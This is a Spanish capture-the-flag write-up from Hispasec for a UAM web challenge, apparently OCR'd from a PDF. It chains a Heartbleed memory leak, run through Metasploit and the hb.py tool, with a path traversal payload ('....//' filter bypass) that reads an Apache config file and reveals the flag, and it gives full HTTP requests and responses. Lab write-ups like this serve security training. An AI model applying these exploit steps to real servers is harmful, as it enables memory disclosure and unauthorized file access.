Hispasec]

7ru3_l0v3r

Writeup UAM

Febrero 2024

Informe técnico

Cláusula legal

Documentación

Informe técnico

Índice

1. Datos del reto.

1.1. Especificaciones técnicas.

A continuación se detalla el alcance y el conjunto de especificaciones del reto, así como las normativas de aplicación.

Alcance	
Activo/s:	**TBD**
Categoría:	Web
Fecha de inicio:	14/02/2024.
Fecha de fin:	08/03/2024.
Cumplimiento normativo:	Las contraseñas y otra información sobre los usuarios no son almacenadas en cumplimiento con la ley de protección de datos (Reglamento General de Protección de Datos, RGPD). Ley Orgánica 3/2018, de 5 de diciembre, de Protección de Datos Personales y garantía de los derechos digitales.

2. Proceso de resolución del reto.


A continuación se detalla la manera intencionada en la que se espera que el usuario resuelva el reto. Cada entrada viene encabezada por la descripción detallada del punto en concreto, acompañado de los pasos a seguir para reproducirlo.

Descripción

`Durante una de nuestras investigaciones rutinarias sobre la red, hemos detectado que algunas instancias pertenecientes al usuario Carmen SanEspeto no son del todo seguras y contienen algunas vulnerabilidades muy peligrosas. Además nos hemos percatado de un pequeño archivo situado en sus servidores el cuál parece tener un contenido interesante … ¿Nos ayudarás a encontrarlo?`


Resolución

Necesitaremos un código para poder acceder a la parte interna de la aplicación. Para poder extraer este código, se hará uso de la vulnerabilidad **Heartbleed (CVE-2014-0160)**, la cuál permitirá leer hasta 64 Kb de memoria por ataque en el servidor.



Podemos utilizar el *framework* **metasploit** para explotar este fallo. Para ello, iniciamos **metasploit** con **msfconsole** y seleccionamos el módulo **scanner/ssl/openssl_heartbleed**. Es necesario indicar el *hosts* y el puerto por el que se va a ejecutar el ataque, además de indicar el nivel de verbose a true.

- **set RHOSTS <hosts>**
- **set RPORT 1337**
- **set VERBOSE true**



Con esto sacamos el código de acceso: **nuncaconseguiranentrarenlazonadelamor**.

Otra manera más cómoda para conseguir *snifar* el tráfico y conseguir el código de acceso es mediante la siguiente herramienta: https://github.com/einaros/heartbleed-tools/tree/master.

Obtenemos los resultados del tráfico mediante el siguiente comando.

```python
python3 heartbleed-tools/hb.py <dominio> -n 0xF000 -l 100 -t 50 -p <puerto> -d -o output.txt
```

Ahora filtramos por *love_code* en el fichero *output.txt*. (Sabemos que tenemos que filtrar por *love_code* ya que la petición legítima se envía mediante este nombre)

```
└─➤  strings output.txt | grep 'love_code'
love_code=nuncaconseguiranentrarenlazonadelamor4
love_code=nuncaconseguiranentrarenlazonadelamor4
love_code=nuncaconseguiranentrarenlazonadelamor
love_code=nuncaconseguiranentrarenlazonadelamor
love_code=nuncaconseguiranentrarenlazonadelamorC9
love_code=nuncaconseguiranentrarenlazonadelamorC9
love_code=nuncaconseguiranentrarenlazonadelamor4
love_code=nuncaconseguiranentrarenlazonadelamor4
love_code=nuncaconseguiranentrarenlazonadelamor
love_code=nuncaconseguiranentrarenlazonadelamor
love_code=nuncaconseguiranentrarenlazonadelamor
love_code=nuncaconseguiranentrarenlazonadelamor
love_code=nuncaconseguiranentrarenlazonadelamor
love_code=nuncaconseguiranentrarenlazonadelamor
love_code=nuncaconseguiranentrarenlazonadelamor
love_code=nuncaconseguiranentrarenlazonadelamor
love_code=nuncaconseguiranentrarenlazonadelamor
love_code=nuncaconseguiranentrarenlazonadelamor
love_code=nuncaconseguiranentrarenlazonadelamor3zc
love_code=nuncaconseguiranentrarenlazonadelamor3zc
```

Una vez conseguido el acceso a la aplicación, veremos que esta dispone de una funcionalidad de descarga de archivos.

Si analizamos la petición mediante un proxy HTTP (Burpsuite por ejemplo), se podrá ver que esta utiliza el parámetro **filename** para indicar al servidor el nombre del archivo a descargar.

Modificando el contenido del archivo a **index.php** se podrá ver el código de la aplicación web sin interpretar, debido al content type dado por el servidor (**Content-Type: application/octet-stream**)

```
POST /download.php HTTP/1.1
Host: localhost:1337
Cookie: PHPSESSID=o19pep8pptb6c421dbr3p6ue03
Content-Length: 28
Cache-Control: max-age=0
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://localhost:1337
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/120.0.6099.216 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://localhost:1337/love_place.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Connection: close

filename=index.php&download=
```

```
HTTP/1.1 200 OK
Date: Tue, 23 Jan 2024 10:49:49 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.45-0+deb7u2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Disposition: attachment; filename="index.php"
Content-Length: 1395
Connection: close
Content-Type: application/octet-stream

<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>□□ I'm in love... □□</title>
    <link rel="stylesheet" href="/static/styles/style.css">
    <link href="https://fonts.cdnfonts.com/css/g-gelembung" rel="stylesheet">
</head>

<body>

    <?php
    session_start();

    // TODO: Eliminar el resto de variables de entono sensibles en
.love_environment dentro del directorio de configuracion de apache
    $secret_code = getenv( "codigo" );
```

Analizando el código, será posible ver un comentario indicando que es necesario eliminar el archivo **.love_environment** del directorio de configuración de apache (En Linux **/etc/apache2**). Existe un pequeño filtro en la aplicación, el cuál elimina las cadenas de caracteres **../**. Para poder evadir esto, podremos emplear el siguiente *payload*, el cual duplica los caracteres del filtro.

```
POST /download.php HTTP/1.1
Host: localhost:1337
Cookie: PHPSESSID=o19pep8pptb6c421dbr3p6ue03
Content-Length: 102
Cache-Control: max-age=0
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://localhost:1337
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/120.0.6099.216 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://localhost:1337/love_place.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Connection: close

filename=
....//....//....//....//....//....//....//....//etc/apache2/.love_environment
&download=
```

```
HTTP/1.1 200 OK
Date: Tue, 23 Jan 2024 10:53:52 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.45-0+deb7u2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Disposition: attachment;
filename="....//....//....//....//....//....//....//....//etc/apache2/.love_e
nvironment"
Content-Length: 26
Connection: close
Content-Type: application/octet-stream

UAM{F3li11z_SaNNValent1n!}
```

Con eso visualizamos la flag y ¡completamos el reto!

Hispasec]

Hispasec Sistemas S.L.
C/ Severo Ochoa, 10 - 29590, Málaga
Telf: (+34) 952 020 494
info@hispasec.com